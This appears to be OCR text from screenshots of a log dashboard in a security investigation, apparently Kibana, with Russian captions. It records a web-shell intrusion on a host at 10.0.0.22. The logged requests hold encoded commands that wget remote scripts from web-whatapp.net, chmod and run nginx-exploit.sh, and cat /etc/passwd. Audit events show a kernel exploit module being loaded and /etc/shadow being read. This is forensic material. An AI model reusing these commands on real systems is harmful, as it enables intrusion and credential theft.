

Documents (1)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 09:46:54.000
event.action loaded-kernel-module file.path /tmp/kernel_exploit.ko
0, 2025 @ 09:46:54.000 auditd.log.a0 0x3 auditd.log.a1 0x7f1c6628e
_64 auditd.log.auid 33 auditd.log.comm insmod auditd.log.exe /usr/
Document
Actions: View single document View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
auditd.log.ses
42
auditd.log.syscall
175
auditd.log.terminal
?
auditd.log.uid
event.action
loaded-kernel-module
event.kind
event
event.module
auditd
event.type
EXECVE
Rows per page: 25
1 2
Close


Documents (1)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 10:41:33.000
file.path /etc/shadow @timestamp Apr 30, 2025 @ 10:41:33.000 auditd
8 auditd.log.a3 0x0 auditd.log.arch x86_64 auditd.log.auid 0 auditd
n auditd.log.exit 0 auditd.log.gid 0 auditd.log.pid 14325 auditd.lo
Document
Actions: View single document View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
file.path
/etc/shadow
process.executable
/tmp/gsecdump.bin
process.name
gsecdump.bin
process.pid
14,325
user.name
root
user.uid
0
Rows per page: 25
1 2
Close


Скриншоты FIM:











Скриншоты Nginx:






Documents (32)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 08:23:49.000
Apr 30, 2025 @ 08:22:48.000
Apr 30, 2025 @ 08:22:33.000
Apr 30, 2025 @ 08:20:32.000
Apr 30, 2025 @ 08:17:07.000
Apr 30, 2025 @ 08:15:10.000
Rows per page: 100
Document 16 of 32
Actions: View single document View surrounding documents
Table JSON
Search field names or values
Selected only
Field
Value
_score
@timestamp
Apr 30, 2025 @ 08:20:32.000
destination.ip
10.0.0.22
destination.port
80
event.module
nginx
http.request.body.content
cmd=uname%20-a
http.request.method
POST
http.request.uri
/webshell.php
Close


Documents (91)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 07:36:29.000
Apr 30, 2025 @ 07:30:37.000
Apr 30, 2025 @ 07:17:02.000
Apr 30, 2025 @ 07:14:34.000
Apr 30, 2025 @ 07:07:50.000
Apr 30, 2025 @ 06:27:11.000
Rows per page: 100
Document 69 of 91
Actions: View single document View surrounding documents
Table JSON
Search field names or values
Selected only
Field
Value
event.module
nginx
http.request.method
GET
http.request.uri
/nginx_status?cmd=wget%20http%3A%2F%2Fweb-whatapp.net%2Fnginx-exploit.sh
http.request.version
HTTP/1.1
http.response.bytes
1,823
http.response.status_code
200
Close



Documents (32)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 07:58:24.000
Apr 30, 2025 @ 07:56:01.000
Apr 30, 2025 @ 07:55:44.000
Apr 30, 2025 @ 07:55:35.000
Apr 30, 2025 @ 07:49:34.000
Apr 30, 2025 @ 07:17:02.000
Rows per page: 100
Document 28 of 32
Actions: View single document View surrounding documents
Table JSON
Search field names or values
Selected only
Field
Value
_score
@timestamp
Apr 30, 2025 @ 07:55:44.000
destination.ip
10.0.0.22
destination.port
80
event.module
nginx
http.request.body.content
cmd=wget%20http%3A%2F%2Fweb-whatapp.net%2Fpersistence.sh
http.request.method
POST
http.request.uri
/webshell.php
Close



Documents (32)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 07:56:01.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 07:56:01.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 2,769 htt
Apr 30, 2025 @ 07:55:44.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 07:55:44.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 4,347 htt
Apr 30, 2025 @ 07:55:35.000
http.request.body.content cmd=ps%20aux source.ip 79.143.87.233 @tim
2 destination.port 80 event.module nginx http.request.method POST h
1 http.response.bytes 2,839 http.response.status_code 200 source.po
Apr 30, 2025 @ 07:49:34.000
http.request.body.content cmd=cat%20%2Fetc%2Fpasswd source.ip 79.1
0 destination.ip 10.0.0.22 destination.port 80 event.module nginx h
p http.request.version HTTP/1.1 http.response.bytes 809 http.respon
Apr 30, 2025 @ 07:17:02.000
http.request.uri /nginx_status?cmd=chmod%20%2Bx%20nginx-exploit.sh
pr 30, 2025 @ 07:17:02.000 destination.ip 10.0.0.22 destination.por
T http.request.version HTTP/1.1 http.response.bytes 3,421 http.resp
Apr 30, 2025 @ 07:07:50.000
http.request.uri /nginx_status?cmd=wget%20http%3A%2F%2Fweb-whatapp
30, 2025 @ 07:07:50.000 destination.ip 10.0.0.22 destination.port
T http.request.version HTTP/1.1 http.response.bytes 1,823 http.resp
Rows per page: 100
Document 31 of 32
Actions: View single document View surrounding documents
Table JSON
Search field names or values
Selected only
Field
Value
event.module
nginx
http.request.method
GET
http.request.uri
/nginx_status?cmd=chmod%20%2Bx%20nginx-exploit.sh%3B%20./nginx-exploit.sh
http.request.version
HTTP/1.1
http.response.bytes
3,421
http.response.status_code
200
Close



Documents (32)
Field statistics
@timestamp
Summary
08:09:01.000
5 @ 08:09:01.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 2,270 htt
Apr 30, 2025 @ 08:05:40.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:05:40.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 1,386 htt
Apr 30, 2025 @ 08:04:32.000
http.request.body.content cmd=ls%20-la%20%2Fvar%2Fwww%2Fhtml source
0 destination.ip 10.0.0.22 destination.port 80 event.module nginx h
p http.request.version HTTP/1.1 http.response.bytes 1,977 http.resp
Apr 30, 2025 @ 08:03:06.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:03:06.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 3,851 htt
Apr 30, 2025 @ 08:02:00.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:02:00.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 4,113 htt
Apr 30, 2025 @ 08:00:29.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:00:29.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 3,723 htt
Apr 30, 2025 @ 07:58:24.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 07:58:24.000 destination.ip 10.0.0.22 destination.port 80 event
Rows per page: 100
Document 22 of 32
Actions: View single document View surrounding documents
Table JSON
Search field names or values
Selected only
Field
Value
_score
-
@timestamp
Apr 30, 2025 @ 08:04:32.000
destination.ip
10.0.0.22
destination.port
80
event.module
nginx
http.request.body.content
cmd=ls%20-la%20%2Fvar%2Fwww%2Fhtml
http.request.method
POST
http.request.uri
/webshell.php
Close


Documents (32)
Field statistics
@timestamp
Summary
ell.php http.request.version HTTP/1.1 http.response.bytes 1,289 htt
Apr 30, 2025 @ 08:23:49.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:23:49.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 3,347 htt
Apr 30, 2025 @ 08:22:48.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:22:48.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 910 http.
Apr 30, 2025 @ 08:22:33.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:22:33.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 2,749 htt
Apr 30, 2025 @ 08:20:32.000
http.request.body.content cmd=uname%20-a source.ip 79.143.87.233 @t
2 destination.port 80 event.module nginx http.request.method POST h
1 http.response.bytes 705 http.response.status_code 200 source.port
Apr 30, 2025 @ 08:17:07.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:17:07.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 979 http.
Apr 30, 2025 @ 08:15:10.000
http.request.body.content cmd=wget%20http%3A%2F%2Fweb-whatapp.net%
5 @ 08:15:10.000 destination.ip 10.0.0.22 destination.port 80 event
ell.php http.request.version HTTP/1.1 http.response.bytes 3,136 htt
Rows per page: 100
Document 16 of 32
Actions: View single document View surrounding documents
Table JSON
Search field names or values
Selected only
Field
Value
_score
-
@timestamp
Apr 30, 2025 @ 08:20:32.000
destination.ip
10.0.0.22
destination.port
80
event.module
nginx
http.request.body.content
cmd=uname%20-a
http.request.method
POST
http.request.uri
/webshell.php
Close

